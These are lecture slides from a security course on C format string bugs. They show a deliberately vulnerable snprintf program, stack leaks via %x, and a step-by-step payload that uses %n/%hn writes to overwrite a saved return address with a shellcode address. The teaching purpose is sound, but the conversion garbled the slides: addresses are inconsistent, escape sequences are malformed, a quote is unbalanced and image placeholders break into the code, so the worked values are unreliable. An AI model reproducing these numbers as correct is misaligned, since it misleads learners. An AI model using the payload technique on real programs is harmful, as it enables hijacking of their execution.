

# ***Format string bug***

## ***Theory and some practice***

**Stefano Zanero & Davide Balzarotti**

# The culprit: printf

```
int printf(const char *format, ...)
```

- Not actually the only culprit...
- The format string describes how the output should be formatted:
  - May contain normal text (which will be copied to output)
  - It may contain placeholders for variables
    - Identified by %
    - Variables are expected as further parameters
    - **One of the variables tells the function how many further parameters to expect**

Example:

```
printf(" La variabile x vale %d", x);
```

# Where's the issue

- A placeholder identifies a further variable type for representation, e.g.

    %s    string

    %d    decimal

    %f    float

    %c    char

    %x    hex

- In 1999 a technique was discovered to abuse this weird function to write anywhere in the memory

# Vulnerable example

```
// format.c
int main(int argc, char* argv[])
{
    char buf[256];


    snprintf(buf, 250, argv[1]);
    printf("buffer: %s\n", buf);
    return 0;
}
```

```
> ./format ciao
buffer: ciao
```

```
> ./format "%x %x %x"
buffer: affff874 a7ff2d29 a7eb3aab
```

# How can that be? Invocation

```
snprintf(buf, 250, "%x %x %x");
```



ret address →

saved ebp →

0xafffffaf9
0x000000fa
0xaffff828
0x080483c5
0xaffff928

# Execution of snprintf()

```
snprintf(buf, 250, "%x %x %x");
```

When format string is analyzed, `snprintf()` expects three more parameters from the caller (to replace the three `%x`)

Parameters, of course, are pulled out from the stack

```
> ./format "%x %x %x"  
buffer: affff874 a7ff2d29 a7eb3aab
```

0xa7eb3aab

0xa7ff2d29

0xfffff874

0xfffffaf9

0x000000fa

0xfffff828

0x080483c5

0xfffff928

# An interesting finding...

```
> ./format "AAAA" %x %x %x %x %x %x %x %x"
buffer: AAAA affff864 a7ff2d29 a7eb3aab 8048218 0 0
8048184 41414141

./format "BBBB" %x %x %x %x %x %x %x %x"
buffer: BBBB affff864 a7ff2d29 a7eb3aab 8048218 0 0
8048184 42424242
```

- Going backwards in the stack, I can find my format string bytes!
- I can obviously control their value, too...
- Ok, what can I do from here!

# An interesting placeholder

`%n`: writes in the position of the parameter the number of bytes printed until now

```
> ./format "AAAA %x %x %x %x %x %x %x %x"
buffer: AAAA affff864 a7ff2d29 a7eb3aab 8048218 0 0
8048184 41414141

./format "AAAA %x %x %x %x %x %x %x %n"
```

`%n` pulls an address from the stack (in our example our friend 0x41414141), goes and writes there the nr of characters printed




# Recap

- I cannot directly overwrite something in the stack
- It's a bit more complex
  - I must write on the stack the address (let it be `ADDR`) of the memory cell (let it be `TARGET`) that I wish to modify
  - Then I go back on the stack (using `%x` for instance) until I get to `ADDR`
  - At this point using `%n` I can write in the cell pointed to by `ADDR`, which is `TARGET`

# Controlling the number

- We can write a number to an address of our choosing
- In order to control **which** number, we can use `%nnnu`
  - `%u` prints out an unsigned integer
  - with *nnnn* we can specify the number of significant figures we wish to print

```
int x = 2;  
printf("x=%30u\n", x);
```



**x=**

**2**

# Preparing the attack

- Let's say we want to overwrite a return address with our shellcode address
- For simplicity let's say we already have the shellcode somewhere
- We can use python to generate the input string, as some values are not printable

```
>./format `python -c  
    'print "\x1c\xfa\xff\xaf.%x.%x.%x.%x.%x.%x.%x.%100u%n"'`
```


↓  
We will write 40+100

↓  
**0xaffff91c** : Address where the saved EIP is located

# Problem...

- Suppose our shellcode is on the stack at address `0xfffffb12` (which is 2.952.788.754 in decimals)
  - How do we tell %u to write almost 3 billion of chars?! We don't, there's a limit to 64k
- Solution: do it twice
  - We write due bytes at a time
  - First, we write the two bytes with a lower

`afffb12` representation



# Putting the attack together

`\x1e\xfa\xff\xaf`



`0xa\xff\xff91e`

`xxxx`

Address where we want to  
write the second 2 bytes

`\x1c\xfa\xff\xaf`

`%x%x%x%x%x%x`

`%00001u`

`| %hn |`

`%00001u`

`| %hn |`

# Putting the attack together

`\x1e\xfa9\xff\xaf`

`xxxx`

`\x1c\xfa9\xff\xaf`

`%x%x%x%x%x%x`

`%00001u`

`| %hn |`

`%00001u`

`| %hn |`

4 useless bytes used as targets  
of the last %u

# Putting the attack together

`\x1e\xfa9\xff\xaf`

`xxxx`

`\x1c\xfa9\xff\xaf`

`%x%x%x%x%x%x`

`%00001u`

`| %hn |`

`%00001u`

`| %hn |`

`0xfffff91c`

Address where we wish to write  
the first 2 bytes

# Putting the attack together

`\x1e\xfa9\xff\xaf`

`xxxx`

`\x1c\xfa9\xff\xaf`

`%x%x%x%x%x%x`

`%00001u`

`| %hn |`

`%00001u`

`| %hn |`

We go back on the stack 6\*4 bytes



# Putting the attack together

```
\x1e\x09\xff\xaf
```

```
xxxx
```

```
\x1c\x09\xff\xaf
```


```
%x%x%x%x%x%x
```

```
%00001u
```

```
| %hn |
```

```
%00001u
```

```
| %hn |
```



We increase the counter of written bytes and write down the first couple of bytes

# Putting the attack together

```
\x1e\xfa9\xff\xaf
```

```
xxxx
```

```
\x1c\xfa9\xff\xaf
```

```
%x%x%x%x%x%x
```

```
%00001u
```

```
| %hn |
```

```
%00001u
```

```
| %hn |
```

We increase again the counter and write the second (larger) couple of bytes

# Putting the attack together

- Using the example code, we would write as a result `0x00370043`, but we wanted to write `0xffffffffb12`
- We can do so by toning the two `%u` parameters (of course they depend on each other!)

Format string		Retaddr
<code>%00001u   %hn   %00001u   %hn  </code>	-->	<code>0x00370043</code>
<code>%45009u   %hn   %00001u   %hn  </code>	-->	<code>0xffffffffb00b</code>
<code>%45009u   %hn   %19217u   %hn  </code>	-->	<code>0xffffffffb12</code>